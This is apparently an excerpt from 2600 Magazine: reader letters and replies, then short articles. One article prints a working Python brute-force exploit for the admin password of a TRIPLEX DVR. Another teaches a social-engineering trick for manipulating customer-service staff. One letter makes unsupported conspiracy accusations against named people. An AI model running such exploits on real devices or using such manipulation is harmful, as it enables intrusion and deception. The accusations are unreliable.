*The "#us-fl" shows an example of how to reach Florida meetings using the named tags. All countries use their two letter ISO-3166 code, and U.S. states have their two letter postal code added (Canada has two letter provincial codes added to "ca"). Using the ISO code means I used "gb" instead of the Internet TLD (Top Level Domain code) of "uk" for England. I *should* have used "gb-eng" since England is only one division of Great Britain, and Wales *does* gets "gb-wls". Anyone who wants to can do a "View > Source" on the page to see what named tag to use when they want to connect directly, of course. I looked and didn't find any,*

which sent me on my odyssey.

And you wonder why a fellow I work with at a place I volunteer said to me, "I understand you better after having watched a couple of episodes of The Big Bang Theory."

Richard Cheshire

This is a good example of how we could be doing things a little better if we had some more time to devote to constant maintenance and updates. In this case, we really don't think it's that big a deal, and, as far as we're concerned, it would turn into more trouble than it's worth since it's so easy for users to just look up the information on the existing pages. Also, just to clarify, we don't have "hosts" for the meetings, other than the venues themselves. Perhaps you could clear that up with the previous writer. A hierarchical system doesn't serve the purpose of the meetings, but we do recognize that certain individuals put in significant time and effort to get them set up and running smoothly, and for that we are very grateful.

Dear 2600:

In the current issue of 2600, I found a meeting place for New York City (Citigroup Center). It does not give date and time. Can I possibly obtain an up-to-date schedule of these meetings in this area and possibly the agenda discussed?

Derrie

If you glance at the bottom of that page, you'll see these words: "All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time." If you email meetings@2600.com, you'll receive an up-to-date list of meetings around the world. And we should point out that there is no agenda required at our meetings (although sometimes people do organize speakers and presentations). Think of them as gatherings of like-minded individuals meeting in a public space where dozens of conversations can be going on at the same time.

Dear 2600:

Re 29:3, page 36 ("More on Meetings"), I went to the meeting at Northwoods mall, Chic-fil-A. First time there were people there. Hackers. Probably 30 percent of those attendees were undercover. The feds want "one-in-four" because one informant can only watch three people (time and motion studies). All the attendees got up like a covey of birds. Your organization needs to know who rattled me off (I am on a national security letter) because that is a sure pimp. Your outfit doesn't spend much time identifying these extremely harmful behavior types. Your magazine has one at a very influential level. I think your boy Assange is almost certainly one. Never met a skirt he didn't like. Destroyed his financial backers. The Swedish setup is an almost typical CI ops.

Enough rambliing. You need some serious history on the Chic-fil-A area at Northwoods Mall.

Clarence E. McBride, Jr. called his residence

from the payphone on the Sears wall across/beside the Chic-fil-A. Went to see him at his residence in North Chuck. He was suffering from a serious respiratory illness and on oxygen. He was a former federal supervisor (WS-12) and he knew about my FOIA/PA lawsuit against the U.S. Navy. He agreed to testify on behalf of the plaintiffs. A few days later, he was dead! How: his second wife (he had not divorced his first) removed him from the well-appointed, comfortable residence he was residing in and placed him in a unit with no electricity/running water. This felonious act surely killed Mr. McBride. He was the premiere witness in a massive FOIA/FOIA lawsuit (480 plaintiffs, mostly ProSe.) 2-092-0184-18aj. My windshield on my old Ford truck was shot out with a potato gun by a Navy undercover and North Chuck and mall security refused to give up the tapes identifying the Navy perp. For the record, a high-ranking Navy security officer was married to the North Chuck chief of police. Here it's just one cozy little clique.

The value of these meetings is to expose wrongdoing to the unaware. The CI teams have a full court press on you. They hate hackers. I desire the widest possible exposure of the CI threat to our civil liberties!

Haskell

And people think our meetings are just a bunch of kids who want to talk about computers. Thanks for injecting the world of action/adventure and international intrigue into the mix. As we always say, meetings are what you make them. (This one in South Carolina was actually discontinued a year ago, due to lack of attendees. Perhaps they were all out in the parking lot chasing each other.)

Reader Feedback

Dear 2600:

A response to The Prophet's response to my letter in 29:3: he is wrong, unfortunately, about the bitrate of a GSM channel. Quoting Wikipedia, which is accurate according to my calculations, "The channel bit rate of a full-rate GSM channel is 22.7 kbit/s, although the actual payload data rate is 9.6-14 kbit/s, depending on the channel coding."

So a GSM channel has a raw bit rate less than half what The Prophet believes, and in practice less than one quarter. I think there may be confusion between the air interface bandwidth and network bandwidth, which usually is 56 or 64 kbps.

D1vr0c

His reply to your reply, etc. follows: "I would like to offer D1vr0c some of my graying hairs as a prize, as he seems to enjoy splitting them. Before compression on the air interface (which can vary depending on the codec used) GSM channels are 4 kbps PCM and this is what we use in figuring bandwidth on the network side. I will not respond to responses to the response to the response, because at some point it becomes too recursive and

I'm concerned that the planet may implode if we push this any further."

Dear 2600:

Not bashing anyone - these were good articles, just ensuring correct info is disseminated.

In 29:4 in the article "An Alternate Method for Creating an SSH Tunnel with PuTTY and Squid," Synstr references another article and reiterated the idea that PuTTY can't use dynamic port forwarding. This is not true. There are three radio buttons under the destination section of the tunnels subsection of the SSH option in PuTTY that correspond to the three primary tunneling techniques: local, remote, and dynamic. If you put a port number in and click add after selecting the dynamic radio button, then connect, you'll see a port open up on your local box. Set your proxy aware device to use this instant SOCKs proxy and, *bam*, you're gold. I respect the neat alternative method with squid, but wanted folks to be clear it can be done with just PuTTY.

Also in 29:4, in the article "WordPress Exploit Immunization" under "The Root Causes," Seeker7 describes a cross-site scripting attack. However, what he really describes is a cross-site-request forgery attack. It can use similar vectors, but results usually differ.

pipefish

Dear 2600:

I am not a serious hacker, nor even a very serious software guy at all - hardware production engineer is my limit. But I own a small toy R/C helicopter, so the quadcopter article (29:3) rang some bells with me. I jumped into it without even reading the rest of the magazine up to that page.

If UAVman is going to direct others in building or modifying a UAV, he needs to do some hardware homework first. I can't fault his prices or product reviews, but his idea of electronics has a couple of major flaws.

First, electricity is the flow of electrons down a conductor and, since they are moving, we can use them to do useful work. You need to make them move, however, and that's what voltage (volts) does. Voltage's full name is electromotive force because that's what moves those electrons, i.e., electrical pressure. One ampere (or amp) is a huge mess of very tiny electrons and it measures the volume of those electrons. Voltage is the equivalent to the water pressure and current (amps) is equivalent to the volume of the flow. This is contrary to what UAVman wrote, and, while we are in different hemispheres, I don't think it reverses when you cross the equator.

And yes, generally, red means positive and black means negative. He explains that 1000 milliamps is one amp (which it is), but then he talks about motors pulling 80-120 amps. This has to be milliamps, not amps. If he really is putting 100 amps into his motors, he needs power wiring like the usual battery jumper cables you would use on

your car! If he is using smaller wire, he is organizing a pretty good ignition source, although I can recommend better - Zippo's, Bics, matches, rubbing a couple of Boy Scouts together, etc.

And one note on batteries and charging - give no worries about the C and S factors. Get the battery charger that fits the batteries you are using and use it carefully. Anything more than that and you need more info than he gives you anyway.

A suggestion for your readers (and maybe UAVman): get a copy of *Electronics for Dummies* or *The Radio Amateur Handbook* and go through some of the elementary chapters. You will make far fewer foolish mistakes, believe me!

Ignor

Dear 2600:

Re: Storm Clouds in 29:4: We are retired, but that has not stopped us from using modern technology - cell phones, computers, the web. We live in the country 20 miles south of Huntsville, Alabama.

April 28, 2011. Thursday. I watched the tornadoes from our back porch traveling northeasterly about 20 miles away go past Decatur. I then went to the front porch to watch them traveling in the same direction about 30 miles away go past Guntersville. We live in between on high ground. The most we were getting was rain. Not much wind.

The power went out at about 4 pm. We picked up immediately, grabbed the dog, and drove the nine miles to Walker's Bar-B-Que for a quick dinner. The place was mobbed with folks from Arab and Guntersville doing the same thing. They all had lost power. Walker's had no power. We got the last of the sandwiches.

On the way home, we stopped at Christie's, where we had bought our dog the previous July. She said that she had lost nine family members in Ruth, Alabama from the tornadoes of that day. The baby boy of the family was found in the wreckage and was in the hospital.

Friends from Chicago, New York, and Delaware called us that night on the landline to see if we were OK. (The house battery phone goes out when the power is gone, which it does frequently out here in the country, so we keep the wall phones.)

We tried to call local people on cell phones - they were not working. Called them on the landline - a few responded that they were OK, and without power. That was unusual, as Huntsville always had power.

We had the candles out as usual. Could not use the computers. Went to bed early.

The next morning, still no power. Got all in the pickup and stopped at Bobby's GRO six miles away. Place was mobbed. Bobby said that there was no power in Huntsville, so not to bother to go in. That was really unusual.

We went back home. Power came on at about 10 am. So did the computers. And the web.

Turns out that the cell phone towers not only

were without power - many were knocked down. To our surprise, our property and immediate neighbors were on the main electrical bus which fed a hospital about 20 miles away, also between Guntersville and Decatur. Neighbors a mile away in both directions were without power for a week. Walker's and a gas station on 231 were on the same electrical bus. The cars waiting for gas were in a line two miles long in both directions. We had a full tank in the pickup.

Power was not fully restored for some for as long as ten days later. Landline phone service was fixed for most almost immediately.

The church in Huntsville where I was rector scrubbed that Sunday's services. All of the Huntsville parishioners were without power.

We'll keep the landline.

The baby later died at the hospital.

Edson+

In times of tragedy and hardship, a lot of what we take for granted simply isn't there. We've seen this happen repeatedly, which is why it's so essential to have backup methods for getting things done. Our technology is amazing and can be used for so many incredible things. But we need to also know how to survive when it fails, because it always will at some point. That may mean learning how to do without things we're used to, like power or transportation. Or it may mean finding an alternative, and often older, method of accomplishing the same tasks. Landlines are a great example of this. They tend to have a much lower failure rate during storms and power failures, yet many choose not to have them in their homes or workplaces, opting instead for the most modern communication tools, which often are simply not as robust. Of course, it's just as wrong to cling to old technology and not experiment with and utilize the newer inventions of our time. The key is to combine the old and the new into something that works for us and is versatile enough to keep going during hard times.

Thanks for sharing this tough story and for staying strong in the midst of disaster. We can all learn from this.

Dear 2600:

A few quick points about R. Toby Richard's letter in 29:4.... FreeBSD's stated goal is "the power to serve" and, therefore, you alone must work to make it "available to the masses." I'm surprised you missed the news that FreeBSD is indeed working on a new installer (in addition to package tools, a hypervisor, a new compiler, zfs...).

FreeBSD is not designed for a desktop, so when you decide for whatever reason you choose to engage in this sadomasochist act, yes, you will have to configure everything. There is no hand holding. This carries over to maintenance, too.

I love FreeBSD as an upstream contributor, but for your stated goals I would very much recommend Debian GNU/Linux. Their mission statement is that they exist to serve their users. Furthermore,

configurations are more automated than FreeBSD, which means you can spend less time editing text files and enjoying the (assuming you're American) spring weather.

"A guy who thinks of himself as intelligent for using needlessly complex and time-consuming methods of accomplishing simple tasks is truly the worst kind of idiot." - Unknown

zenlunatic

Dear 2600:

I'm part of a generation where privacy doesn't matter anymore, where people would rather spend time on Facebook than with people in life. A generation, I feel, that doesn't care or do anything interesting. Long gone are the days where people would actually *go outside, explore, and have fun*. Gone are the days where people wanted to learn, where people did exciting things. Of course, I'm only generalizing, but you get the point. I just wanted to let you guys know how appreciative I am for everything you do and how much of an impact 2600 already has on my life. You guys have literally opened a new world for me! A world in which I feel I belong. I jump into this "world" with each turning page of the latest 2600 Magazine, and, of course, with each episode of *Off The Wall* and especially *Off The Hook*. *Off The Hook* becomes my transport whenever I want to delve into this world, where issues and topics of importance are discussed. Whether it's *Off The Hook*, or 2600 in general, hackers like you guys serve as inspiration to guys like me: a teenager still trying to find his place. You've helped me embark on a most fruitful and exciting adventure for which I cannot thank you enough. You guys have helped me discover my sense of curiosity and discovery. You've helped me realize that I too am a hacker.

Jeff

Letters like these mean a whole lot to us, but give yourself some credit for being open to this sort of thing in the first place. It's a quality that not everyone has. And the quest to find one's place is an ongoing one, despite the pressures put upon us by those in control to figure it all out quickly. This is perhaps the greatest injustice to creative and curious minds everywhere. The journey lasts a lifetime, and our place in the world is never truly defined until that journey comes to an end. So, anything is possible at any time. That's what hacking is all about.

Dear 2600:

"Mr Icom's article was pretty fair. A level above the usual submission by 2600 freaks whose mothers didn't (don't) masturbate them enough.

Unsincerely yours,
Anymouse

Well, it's praise of a sort, so we'll take it. For now.

~ Spring 2013 ~

Dear 2600:

This is in regards to Lifetime Subscriber's invitation for proof about anonymous speech as a tenet of free expression (29:1, page 35).

"As with other forms of expression, the ability to speak anonymously on the Internet promotes the robust exchange of ideas and allows individuals to express themselves freely without fear of economic or official retaliation or concern about social ostracism." The above statement was written by Judge Margaret McKeown in an opinion on the legal merits of anonymous speech (in re Anonymous Online Speakers, 661 F.3d 1128 (9th Circuit, 2011)).

Judge McKeown based her statement on a few (but well established) Supreme Court decisions recognizing that the First Amendment protects the right to speak anonymously. Although the decisions deal mostly with political speech, the reasoning in both *McConnell v. Federal Election Commission*, 157 L.Ed 2d 491 (2003), and *McIntyre v. Ohio Elections Commission*, 131 L.Ed 2. 426 (1995) applies to most forms of anonymous speech or expression, including online communications.

Not all speech is protected and there are certainly examples of federal and state courts ruling against anonymity but, by and large, the right to anonymous expression is still recognized as fundamental. Whether the argument can be made that case law can correctly or adequately express society's views is another matter. But for "proof," there can't be anything much more definitive.

One of the best ways to ensure that the right to anonymous speech remains protected is to continually challenge it through both content and ideas. As Congress and the courts take more and more interest in regulating the Internet, issues of free speech will be enormously important. For a chilling example of how misguided the court system can be when it doesn't correctly understand the nature and functioning of the Internet, look at *Doe v. Shurtleff*, 628 F.3d 1217 (10th Circuit, 2010). In upholding a state law requiring the disclosure of "Internet identifiers" by registered sex offenders, the court held that: a) "Computer users lack an expectation of privacy in their online identifiers that society would recognize as reasonable," and b) "The possibility that a government agent would have access to an offender's identifying information ... does not impose a constitutionally improper burden on speech" (88 Crim Law Rep 295). Although the law applies only to sex offenders, the precedent the court established could easily be applied to other broad limits on free expression through the Internet. Thankfully, at least for now, these kinds of decisions seem to be the minority view.

Zek

Dear 2600:

I am quite sadly surprised by your response to my letter in the Winter 2012-2013 issue of 2600. As a longtime member of what I view as the 2600 com-

Page 45

munity, I see your response as very poorly thought out, to say nothing of the fact that you exposed my name when I explicitly did *not* sign my letter with my name, but with a pseudonym. In the past, you have respected my privacy when I sent emails which I did not sign, or signed with a pseudonym, but for reasons that are beyond me, you chose this time to ignore my pseudonym and insert my name, I suppose which you gleaned from my email address.

Besides this serious breach of confidentiality and back-stabbing nature, I really only wanted to address one item in your response. You wrote: "... we don't see why what was fair in the past wouldn't be considered fair today." This is *exactly* what my letter (and a few previous letters) was about! You have changed your policy regarding how you reward authors and I have consistently written to you that you should change them back to the way they used to be. As a magazine that is filled with writing, I would think that the quality of articles would be of paramount importance to you and there is usually some relationship between quality of articles and payment.

I have always trusted 2600 to keep my information private both as an author and subscriber, when I requested it, and it's a sad state of affairs when your magazine needs to expose my name for the sake of petty and defensive editorials that do not actually make sense. If you are in need of copy editors who actually pay attention to letters and know how to be coherent, I would be more than happy to join the 2600 team. Otherwise, I would warn future writers of emails to 2600 that 2600 can no longer be trusted to keep your name private if you write to them with a pseudonym and that is very sad indeed.

Barrett D. Brown

As we've said to you numerous times now, we're doing the best we can and are trying to be fair to everyone regarding what writers get for printed articles. We're always open to new ideas and to discussing different approaches, but we don't seem to be making any progress explaining things here, so we'll have to just agree to disagree.

What demands more attention, however, is the allegation that we somehow aren't taking the anonymity of any of our writers seriously. This strikes at the very core of what we do, and these allegations are about as unfounded as anything could conceivably be. You most definitely did sign the letter in question, just as you signed this one. If you keep your outgoing mail, you will quickly be able to verify this. Perhaps you're confused because you sent more than one email to letters@2600.com for that issue, and an alias was indeed used there.

No matter what somebody says to us (and your critique is fairly tame compared to what we're used to), we would never violate someone's privacy out of spite. In fact, many times we have omitted identifying information that could wind up being used against a writer, when they themselves didn't think

to do this. In all of our years of publishing, we know of only one instance where we made the wrong decision by printing someone's email alias for an unsigned piece. Usually, that's not a problem, but in this case it was unique enough for the writer to be tracked down and disciplined. In all other cases, we've been extremely careful to err on the side of caution.

We've also been pressured on a number of instances to reveal true identities or email addresses of writers, at the behest of companies, schools, and even governments. In no case did we comply with these requests/demands and we have no intention of doing so in the future. You'll find that any journalist or publisher worth their salt will take a similar stance. Unfortunately, there aren't all that many left.

Most letters and articles to us are signed, but those that aren't are either printed with no name at all, a completely fake name, or a first name or piece of a username that isn't identifiable. In all cases, whatever someone requests from us concerning how or if their name is displayed is honored completely. We hope you realize and acknowledge this inaccurate conclusion you've reached about us.

Digital Issues

Dear 2600:

Hey I was just wondering if it would be possible to add "Kindle for PC" to the list of supported devices on the Kindle subscription of 2600? If not, I was just wondering why it's not there already.

Caleb Coffie

That is up to Amazon. For some reason, they only want subscriptions to be available on handheld devices and apps. This is why we have a current issue available for PC/Mac at the same price as a single issue elsewhere.

Dear 2600:

Just letting you know the PDF versions of the mag doesn't work on the Kindle DX. The Kindle version from Amazon works great, however. Will other annual digests be released soon? Thanks.

Karsten Anderson

We'll look into this. The Kindle editions are optimized to work on Kindle devices and Kindle apps. If someone really wanted to, they could convert the PDF version to a .mobi file using a program like Calibre. Other annual digests are being released, but it's really hard work to get them presented as they were published. We don't want to do a sloppy job. Support from readers (that is, actually buying the things) is essential for this project to continue.

Dear 2600:

Just wanted to let you know that I attempted to purchase the Winter 2012-2013 edition of 2600 for my Nook yesterday and was surprised to find that instead of the mag, I got *The Hacker Digest, Volume 2*. While I am glad to have the Digest, I now can't read the latest issue until Barnes and Noble gets this resolved. I have contacted customer support and am

waiting for them to respond.

Thank you for all the work you put into the magazine.

Adam

This was a mistake on our end and, when we found out about it, we replaced the files and got the correct ones to those affected. So those people got the current issue and the digest for \$3.99, instead of just the current issue for \$6.00. When we screw up, everyone wins.

Dear 2600:

I am responding to linhat, an avid reader and caring supporter (29:4):

I have found a satisfactory solution to preserving my 2600 digital editions. First, I use a Mac, however the process I am about to describe should also work in Windows, and, provided that you have a way of getting your .azw files from Amazon, this should work on Linux.

It's pretty simple, really. First, download Calibre, which is ebook management software. Then, assuming you haven't already, install the Kindle app for Mac or PC (as far as I know, there is no Amazon app for *nix platforms, but I'm sure your resourceful readership can probably hack something together).

Step 1: Synchronize your Amazon account and download all of your 2600 purchases using the Kindle app. On Mac, this will create a folder under your user account at: "`<user>/Library/Application Support/Kindle/My Kindle Content`" which contains all of your downloaded purchases in .azw format (I assume that's Amazon's proprietary format, but I've not ventured to investigate). The Kindle will create a folder on Windows too - I'm just not sure where it will be.

Step 2: Install Calibre (which does have a *nix edition), open the application, and click the big red "Add Books" button. Navigate to the folder containing all of your Kindle 2600 purchases and select the corresponding .azw file. This will import your Kindle 2600 editions into Calibre for reading. Now, right click your newly imported issues of 2600 and select "Convert Books -> Convert Individually". This will prompt you with a fairly simple-to-use dialog that will allow you to convert your issues into a format of your choosing. Of particular importance is the drop-down box to the top right of the first screen labeled "Output Format" - you guessed it, select anything other than AZW3 (I prefer EPUB - but PDF works in a pinch).

Click the OK button and wait. Once finished, you can back up your books to any device you wish, and read them in any format you like. And, I'm pretty sure that Calibre isn't going to complain very much (or even know) about the borders you happen to cross.

To be clear, I employ this method for the purpose of preserving content which I have paid for. I share the sentiment that paying for that which I value is just the right thing to do. However, I find it generous

that you at 2600 advocate for your readers to share issues with their friends and associates. Very classy.

Thanks and good luck.

n0tec

We greatly appreciate your providing this info which will help people hold onto the content they purchased, just like in the real world. We also want to thank all of you who support us by buying digital or paper copies, which enables us to have this conversation in the first place.

Dear 2600:

About seven years ago I bought a lifetime subscription to 2600. I was wondering if/hoping I could get my editions digitally now without having to buy another "lifetime subscription" through Amazon. If not, thanks anyway and keep up the great work!

Andy

We don't have the ability to do this, as Amazon handles the electronic subscriptions. We don't have access to any subscriber info on their system. Also, they don't support lifetime subscriptions. For now, this is how it works. That may change. These are different items in different formats, and everyone will get what they asked for. We're really happy at the progress that's been made in a few short years and eagerly look forward to where we'll be heading in the future. This discussion is helping to determine how that future will work.

Dear 2600:

Saw yet another letter in the Fall issue about the images not showing up on Kindle DX. Since you've asked for suggestions on how this could be addressed, what about hosting the images for each issue on your website and just providing a link to that page in the Kindle edition? You could, of course, get fancy and include links to individual images under every picture in the Kindle edition, but that would mean a lot of extra work and inconvenience for readers with WiFi Kindle models. Or, there is always the ever popular suggestion to let us download PDF copies of the mag. Those display brilliantly on the Kindle DX. Thanks for considering.

Alex W

We don't like the links idea for this or most anything, simply because links can change years or even months down the road and then you wind up with a different problem that doesn't go away.

Every format requires work and coordination and we're working on a bunch of them now. We do support PDF copies of the year-end volumes and that's an enormous job to tackle. But we're getting better at it, so we should be able to do more such things in the future. For now, we're working hard to fix any remaining problems with existing formats, and also find the time to put out the ever-popular printed edition. One thing is for certain: it's all constantly improving. Our goal is to put it all out in formats that we are proud of and to not do a shoddy job on any of it. Our goal is to only displease those people who object to our existence in the first place.

CRACKING PUSH-BUTTON LOCKS

by riemann

The following article relates to my investigations into push-button locks which are appearing in the U.K. to secure access to areas such as schools, businesses, etc.

A few years ago, the local council of the town where I live wisely decided to introduce gated security to close off the back lanes behind the numerous streets within my area. The large steel gates could be opened by residents via a push-button lock, in my case designed and built by Borg Locks (see picture). This one is the 3000 series which seems pretty resilient to physical attack by a casual intruder.

My initial satisfaction at having another level of security at the back of my property was dampened when the council sent out a mailing to all residents in my street (each street has a different gate and code) displaying the access code: C2565. Note that the "C" in the code just resets the lock and is irrelevant in this discussion. Now, my knowledge of these locks is such that I know they operate in such a way that, for example, once the "5" is pressed, then any subsequent "5" press will not affect the lock, i.e., 256 will work as well as 2565 (as will 2555555...65555555...). So the repetition of any digit in the code is an error. Also, you can punch in the digits in any order as they simply move the internal pins within the mechanism, i.e., a lock with code combination 2565 can equally be opened with, in this case, 256, 265, 625, 652, 526, and 562, thus reducing the number of total combinations available. In actual fact, using the total number of possible combinations of this lock when one of the four digits is repeated (like in my example) is $10!$ divided by $7!3!$ which equals 120 total combinations.

Imagine my horror when, a few weeks ago, the council reissued a new code to the residents on my street: C4674. Again, they make the same mistake of repeating a digit which reduces the total number of combinations back down to 120. If it takes a thief five seconds to punch in a code, then this amounts to, at the very most, ten minutes to punch in the correct code of any gate in my town!

The easiest solution is to ensure that all four digits are "unique" and the number of combinations rises then to 210 (an improved 17.5 minutes maximum to crack). If you look at the picture, you can also see that we can have the letters X, Y, and Z as part of our code. Using these will increase the number of combinations to a more satisfactory 715 (taking up to one hour to crack). Of course, increasing the length of the code (which is possible) is wise, and those who are familiar with the symmetry of the binomial theorem and/or Pascal's Triangle would soon tell me that the optimum code length is six. If a code of length six is used, using all available buttons and no repetitions, then the time taken to run through each combination increases to, at most, two hours and 23 minutes - enough time to arouse suspicion in the local area! This six-digit code, however, may not be too practical for people to remember.

I do urge those responsible for push-button locks within their community/place of work/institution to really check that they are issuing the most optimum codes possible as described in this article. This is particularly relevant in areas such as schools, where children's safety is an issue.

References

Borg Locks: www.borglocks.com



BRUTE FORCE ACCESS

by lanrat

At an internship I had a while ago, one project assigned to me was to regain access to a CCTV security system which we had been locked out of for some years. (The previous manager left without leaving the password.)

The DVR system was a TRIPLEX DVRLink DVR468RW, whatever that is. It seemed cheap; a small embedded computer with video in/out, a hard drive, and CD-RW drive for recording storage. The administration interface was accessed either by a web server running on the device or a desktop client you installed on your computer.

My initial thought was to remove the device's internal clock battery to reset the password back to the default of "1234." No dice. Next on the list of things to try was examining the hard drive in a desktop computer to see if the password could be viewed or reset. The hard drive had a single partition with some old surveillance video footage; nothing to do with settings or authentication. Further examination of the main board revealed a flash memory chip which I assumed stored the device's configuration, including the administration password.

Let me step back here. The administration password could be entered either over one of the remote management interfaces (the desktop client or web server) or physically on the device's keypad. The keypad had the buttons: 1, 2, 3, 4, and ENTER. Well, isn't that interesting; it looks as if the password can only be made up of at most four characters. And the desktop client nicely informs me that when entering a password it must be between four and eight characters long. That leaves only 87,296 possibilities.

So, onto the next attack! Knowing that this device had such a limited amount of possible options for the password, a brute force attack wouldn't be bad at all. After spending a lot of time examining unsuccessful login attempts from the desktop client in Wireshark and understanding their proprietary protocol, I wrote my first useful python script to automate the process. After a few false positives and tweaks, I was able to get the program to generate a list

of every possible password combination for the device and try them out. Within a minute of running, I had the device's long lost administration password of "1324" (it has since been changed).

After logging in as the administrator, I was able to see that there were other accounts on the system as well. And my program worked equally well for all of them. However, it is currently hard-coded to use the administrator username. You may change it if you wish, but why bother?

Below is the exploit for the TRIPLEX DVRLink DVR468RW. I hope that it may be useful to someone (in a law abiding way).

The exploit was tested on a Windows XP machine with Python 3.

```
#!/usr/bin/env python
import socket
import binascii
import sys
import time

def passList():
    n = 1
    li = [1]
    while (int(li[-1]) <=
➤ 44444444):
        k = str_base(int(n))
        if (k != 0):
            li.append(k)
            n = n + 1
    return li

def asctohex(string_in):
    a=""
    for x in string_in:
        a = a + ("0" + ((hex(ord(x))
➤) [2:])) [-2:]
    return(a)

def getIP():
    #Ask for IP
    while True:
        TCP_IP = input("Enter IP:
➤ ")
        try:
            socket.inet_aton(TCP_
➤ IP)
            break
        except socket.error:
            print("Error,
Try Again")
    return TCP_IP
```



```

def connect(to, port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((to, port))
    return s

def makePassPacket(password):
    packet = '41444d494e4953545241544f5200' #14 bytes, username:
    ➔ Administrator
    packet += '0000eb030000920303000000000058d86701'
    ➔ #18 bytes of something...
    packet += asctohex(password) #4 password
    packet += '00'
    size = len(packet)
    need = 128-size #64 bits in hex
    junk = '010000eb03000092030300000000003c21f6064c9c6a070000000000000000
    ➔ 00000' #bytes of something else
    packet += junk[0:need]
    return packet

def str_base(num, base=5, numerals = '01234'):
    if base < 2 or base > len(numerals):
        raise ValueError("str_base: base must be between 2 and %i" %
    ➔ len(numerals))
    result = ''
    while num:
        result = numerals[num % (base)] + result
        num //= base
    if result.count('0') > 0:
        return 0
    return result

TCP_IP = getIP()
TCP_PORT = 6100

print('Generating password list..')
passwords = passList()

print('Running...')

msg1=binascii.unhexlify('01010000')
msg2=binascii.unhexlify('01010004')
msg4=binascii.unhexlify('01200040')

for password in passwords:
    s1 = connect(TCP_IP,TCP_PORT)

    #socket 1 data 1
    s1.send(msg1)
    s1.settimeout(5)
    data1 = s1.recv(4)
    data2 = s1.recv(4)
    if (binascii.b2a_hex(data1) != b'02000008'):
        sys.exit("First packet incorcet")

    s2 = connect(TCP_IP,TCP_PORT)
    #socket 2 data 1
    s2.send(msg2)
    msg3=binascii.unhexlify
    ➔ (binascii.b2a_hex(data2)[0:8])
    s2.send(msg3)
    s2.settimeout(5)
    data3 = s2.recv(4)
    data4 = s2.recv(8)
    if (binascii.b2a_hex(data3)
    ➔ != b'02000004'):
        sys.exit("Second packet
    ➔ incorcet")

    #socket 1 data 2
    passPacket = makePassPacket
    ➔ (str(password))
    s1.send(msg4)
    s1.send(binascii.unhexlify
    ➔ (passPacket))
    data5 = s1.recv(8)
    data6 = s1.recv(8)

    if (binascii.b2a_hex(data6) !=
    ➔ b'02160000' ):
        print('Password:',password)
        sys.exit()

    time.sleep(0.1)

```


The Usage of the Assumption Technique in Social Engineering

by TJ

People in a customer service job tend to be gullible and want to feel superior from being able to help someone. So the advantage is there to make use of this superiority feeling to get what you need or want by using the technique of assumption.

One of my favorite quotes from a movie is from 1995's *Under Siege 2: Dark Territory*: "Assumption is the mother of all fuckups."

You give someone only the bare amount of information and let them fill in the blanks in their mind by making assumptions on what you mean. And by choosing your wording correctly, they will subconsciously fill in the blanks to your advantage. Because it is far easier to manipulate someone when the idea or information comes from them instead of from you, since even critical thinking people will question everything you say, but will not even give a second thought to any of their own ideas.

The following is an example of this type of usage in practice. I contacted a vehicle tow hitch company that manufactured a brand of receiver tow hitch I purchased used from someone twice. We will call them CSR One and CSR Two.

First email exchange.

Me: "Dear XXX company, I recently purchased a Hitch model XXXX used and, looking on your website at the instructions, it requires a special bolt plate and heavy duty bolts. Where can I acquire them?"

CSR One: "Our hardware package is available for sale for \$29 plus \$9.95 shipping from our online store."

Second email exchange.

Me: "Dear XXX company, I recently purchased a Hitch model XXXX and I found the instructions on your website but it says something about special bolt plate which wasn't included with my hitch. And what grade bolts do you recommend I purchase to bolt this on correctly?"

OK, let's hold here for a second. Did you notice that I left out the word "used" and I said I found the instructions on their website, which implies to them that I did not have a paper copy on hand. Next, I used the phrase "but it says something about" which implies you are confused without coming out and saying it, which would bring out a level of suspicion. Next, I said the special part was not included with my hitch. That is not lying - it was not included - but, since I never said it was used or in a box, the person will assume, since they work in the place that manufactures it, that the product was new and, unfortunately, was missing parts. Now the person will get a subconscious feeling of sadness, since everyone has gone through the experience at one time in their life of opening a box where parts were missing. Next up, I ask what grade bolts to use, which, by using a term they will recognize, means I am worried about using their product safely, which will in turn give the person a feeling of worry about me getting injured, which will reinforce the feeling of helping me. And finally, I ask what do "they" recommend I purchase to complete this task. This is twofold here. On one hand, I am asking for a way to purchase the items and not looking for a handout, but by choosing my words carefully earlier in the letter and asking what "they" recommend, it will put the person in a hero mentality and they will want to save the day!

The answer email was:

CSR Two: "The special plate is made to mount it from inside of the frame rail for safety. Please forward me your address and we will be happy to send out our complete hardware kit free of charge and if you need further help don't hesitate to call or email."

This is but a simple example of what the power of assumption can accomplish in day-to-day dealings in the world. If used wisely, it can open doors to places and things, when normally they would be slammed shut in your face.

Because deep down inside everyone wants to be the hero.



Transmissions

by Dragorn

The Value of Open Communities

The gestalt of the Internet changes over time - as new technologies and fads come to the fore, of course the user experience and popular spots will change. The obvious joke is "who uses MySpace?" - the changes happen and communities move.

A point to be aware of, however, is the movement of groups towards becoming closed. There are still as many examples of open communities as there are closed, but time shifts the boundary in both directions.

There are many types of non-open communities. *Private* communities, where the community members always planned to remain closed, aren't what I'm concerned about; these communities definitely have their place, and there is nothing wrong with private clubs, forums, mailing lists, etc.

Open communities, however, are vital for solving problems and building larger-scale projects on the Internet. They're the extension of open real-world clubs and user groups, where someone can demonstrate a new project, help others solve problems, and generally improve the quantity and quality of knowledge.

User communities have existed basically since the first nodes on the Internet enabled message passing - the first mailing lists started on ARPANET in the 1980s, and public archives of them still exist today. Mailing lists grew into Usenet, which still exists but is disappearing due to spam, lack of user interest, and piracy.

Communities let us build knowledge and answers to common problems, and can steer development of personal projects and of Internet-wide discussions - the first mailing lists and news groups were used for discussing human-network interaction and designing the protocols which built the Internet as we know it today.

For open source (or closed source, to be fair) developers, user communities help understand what the users are looking for, where the pain points are, and can help foster contributions of code and patches. For users, the help forums and groups can provide answers to infuriating bugs.

The problem lies in community forums that *appear* to be open, but which are structured to retain data in proprietary software, or require logins to participate. This is, I feel, more than a tinfoil hat concern about companies profiting from community efforts; when the collective efforts and output of the community are locked into a proprietary format, the lifetime of the community is limited by the lifetime of the company, or the willingness of the company to support that method of communication.

In this instance, I'm thinking specifically of services like Facebook and Google+. They *seem* open. Anyone can create a group (or page, or community, or whatever the lingo of the site is) and invite others to participate. In general, they seem to do a pretty good job of providing a community service - make the moderators' jobs easier, allow anyone to participate, and so on. Unfortunately, they also act as gatekeepers, preventing those who aren't members of the community from posting, or in some cases even viewing the discussion.

